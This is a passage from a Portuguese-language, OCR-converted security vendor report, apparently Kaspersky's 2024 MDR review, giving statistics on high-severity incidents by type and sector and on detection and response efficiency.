


Em comparação com 2023, os setores de mídia de massa, desenvolvimento e telecomunicações registraram um aumento significativo no número de incidentes.

Em 2024, os incidentes de alta gravidade representaram menos de 5% do total, tornando-os visualmente insignificantes no volume geral de incidentes. O diagrama a seguir se concentra exclusivamente em incidentes de alta gravidade.

Figura 7

O número esperado de incidentes críticos de 10,000 endpoints por setor em comparação com o ano anterior



O gráfico destaca uma redução significativa em incidentes de alta gravidade nos setores Governamental e de Desenvolvimento, enquanto o número de incidentes no setor Industrial permaneceu estável ou aumentou. Um aumento relativamente grande foi observado na indústria alimentícia, com um ligeiro aumento em TI e telecomunicações. Embora a mídia de massa tenha registrado um grande aumento nos incidentes, essa tendência não se refletiu em incidentes de alta gravidade. Isso corrobora as observações anteriores de que muitas tentativas de ataque foram prontamente detectadas e mitigadas, evitando que sua gravidade excedesse níveis médios.

Eficiência de resposta

Figura 8 Distribuição dos incidentes pelo número de alertas relevantes





Figura 9 Distribuição dos incidentes por gravidade e o número de alertas relevantes



Aproximadamente 76% dos incidentes foram detectados com base em um **único alerta.** Um ataque era considerado interrompido com sucesso se nenhum outro alerta relevante fosse gerado. Esta categoria também inclui incidentes típicos com cenários de resposta claros. Os incidentes críticos representaram menos de 3%, enquanto a grande maioria foram incidentes de gravidade média (69%) e baixa (29%).

Aproximadamente 22% dos incidentes foram identificados com base em **2 – 10 alertas.** Para dificultar a detecção, usamos um conjunto de tecnologias para criar alertas diferentes para a mesma ameaça. Por exemplo, o uso de uma ferramenta pode ser detectado simultaneamente pelo EPP com base no binário de ameaça e seu comportamento. No lado do MDR, a detecção pode ser baseada em linhas de comando específicas e na detecção de acesso a determinados hives do registro. Esta categoria reflete incidentes que não foram resolvidos automaticamente após o primeiro alerta: ou uma pessoa estava envolvida na resposta ou o primeiro alerta relevante foi classificado incorretamente.

Aproximadamente 2% dos incidentes envolvem mais de **10 alertas.** Esses casos geralmente surgem quando a resposta foi rejeitada pelo cliente ou foi ineficaz. Exemplos incluem um novo ataque direcionado que exige uma investigação completa antes da resposta ou cenários em que o cliente solicitou monitoramento de um ataque sem contramedidas ativas (cenário de exercícios cibernéticos). A parcela de incidentes de alta gravidade aqui é a maior, ultrapassando 32%. Cerca de 8% dos incidentes de baixa gravidade nesta categoria são explicados pela presença de ações de resposta de baixa prioridade por parte dos usuários do MDR, que não foram implementadas devido a razões internas ou à natureza não crítica do incidente. Embora essas inações não levem ao desenvolvimento de novos ataques, a infraestrutura de MDR continua recebendo alertas relacionados aos incidentes relatados.

A natureza dos incidentes de alta gravidade

Principais causas de incidentes de alta gravidade

Figura 10 A quantidade de incidentes críticos por tipo





Figura 11 Quantidade de empresas onde foram observados incidentes críticos, por tipo



Ataques direcionados
Exercícios cibernéticos
Software mal-intencionado
Violação grave de política de segurança interna
Artefatos de ataques direcionados
Engenharia social
Vulnerabilidade crítica
Insider
Ataque de negação de serviço


Em 2024, a Kaspersky detectou ataques causados por humanos (APTs) em um em cada quatro clientes. Esses ataques foram responsáveis por mais de 43% de todos os incidentes de alta gravidade. Ataques provocados por humanos confirmados por clientes como exercícios cibernéticos representaram mais de 17% dos incidentes e foram observados em mais de 17% dos clientes. Aproximadamente 12% dos incidentes envolveram violações graves da política de segurança, as quais foram relatadas em mais de 18% dos clientes. Incidentes relacionados a malware ficaram em terceiro lugar em 2024, com pouco mais de 12% desses incidentes de alta gravidade relatados em menos de 16% dos clientes.

Mais de 8% dos incidentes estavam relacionados à detecção de artefatos de ataques anteriores causados por humanos que não estavam mais ativos no momento da detecção, afetando menos de 10% dos clientes. Embora a detecção de vulnerabilidades não seja o foco principal do MDR, há recursos técnicos disponíveis. Mais de 1% desses incidentes de alta gravidade foram identificados em menos de 3% dos clientes. Ações suspeitas de usuários legítimos são classificadas por padrão como uma violação de política de segurança. Se confirmados pelos clientes como intencionalmente maliciosos, esses incidentes são reclassificados como atividade interna. Este cenário muito raro foi responsável por menos de 1% dos incidentes de alta gravidade em menos de 2% das infraestruturas.

Qtd de Incidentes de alta gravidade por setor

O gráfico abaixo mostra a distribuição dos incidentes de alta gravidade por tipo e setor.

Figura 12 Número de Incidentes de alta gravidade por tipo e setor



As seguintes conclusões podem ser derivadas das estatísticas:


- Ataques direcionados conduzidos por humanos foram observados em todos os setores, exceto telecomunicações. Os setores de TI e Governamental lideram com 14,7% e 13,8%, respectivamente.
- Todos os tipos de incidentes foram observados no setor industrial, que ficou em terceiro lugar em 2024 no número total de incidentes de alta gravidade. Isso incluiu 0,17% dos ataques DoS detectados.
- O setor Financeiro ficou em quarto lugar no total de incidentes de alta gravidade e foi afetado por todos os tipos de incidentes de MDR.
- As avaliações de segurança continuam sendo uma prática popular, e incidentes desse tipo foram observados em todos os setores econômicos, exceto Educação e Saúde.
- Incidentes de alta gravidade relacionados a malware foram observados principalmente nos setores Financeiro (2,6%), Industrial (2,3%) e de TI (1,6%).
- Incidentes envolvendo artefatos de ataques APT anteriores refletiram a distribuição de ataques ativos conduzidos por humanos. Em desenvolvimento e educação, ataques ativos provocados por humanos foram detectados, mas nenhum incidente com artefatos de ataques anteriores foi relatado.
- Violações graves das políticas de segurança interna foram observadas em todos os setores, exceto educação e mídia de massa. Os setores de TI (2,8%), Industrial (2,3%) e Financeiro (1,6%) foram os mais afetados. Ações internas maliciosas confirmadas foram observadas nos setores Financeiro, Alimentício, Governamental e Industrial.
- Ataques de engenharia social bem-sucedidos que levaram a um maior desenvolvimento ficaram em sexto lugar no número total de incidentes de alta gravidade. Os setores Industrial (1,2%) e Governamental (1,1%) foram os mais afetados.
- Incidentes relacionados a vulnerabilidades críticas em 2024 foram relatados nos setores Industrial, Transportes, Alimentício e Saúde.

Número de organizações que sofreram incidentes de alta gravidade

O gráfico abaixo mostra a porcentagem do número total de clientes de MDR com incidentes de alta gravidade detectados de um tipo específico, distribuídos por setor. Este gráfico é útil para analisar o panorama geral de todos os clientes.

Figura 13

Número de clientes de MDR que sofreram incidentes de alta gravidade por setor




Além das observações anteriores, as seguintes conclusões podem ser obtidas do diagrama:

- Incidentes de alta gravidade foram observados em todos os setores.
- A maior porcentagem de empresas alvo de ataques humanos pertencia aos setores Industrial (9,3%) e Governamental (10,7%).
- Violações graves da política de segurança ficaram em segundo lugar em termos de número de organizações afetadas. Esses incidentes foram observados em quase todas as organizações monitoradas pela Kaspersky, com os setores de TI (7,9%), Industrial (7,1%) e Financeiro (5,7%) liderando.
- Os ataques de malware foram mais comumente observados em empresas dos setores Industrial (6,4%) e Financeiro (5,7%).
- Os setores Financeiro (8,6%) e Industrial (7,1%) registraram o maior número de incidentes relacionados a exercícios cibernéticos.

Para comparar o número de organizações atacadas entre setores e dentro de um setor, considere o gráfico a seguir. As porcentagens representam a proporção de organizações com o tipo de incidente correspondente ao número total de organizações em um determinado setor.

Figura 14

Número de organizações atacadas em todos os setores e dentro de um setor



Principais pontos desta visualização:

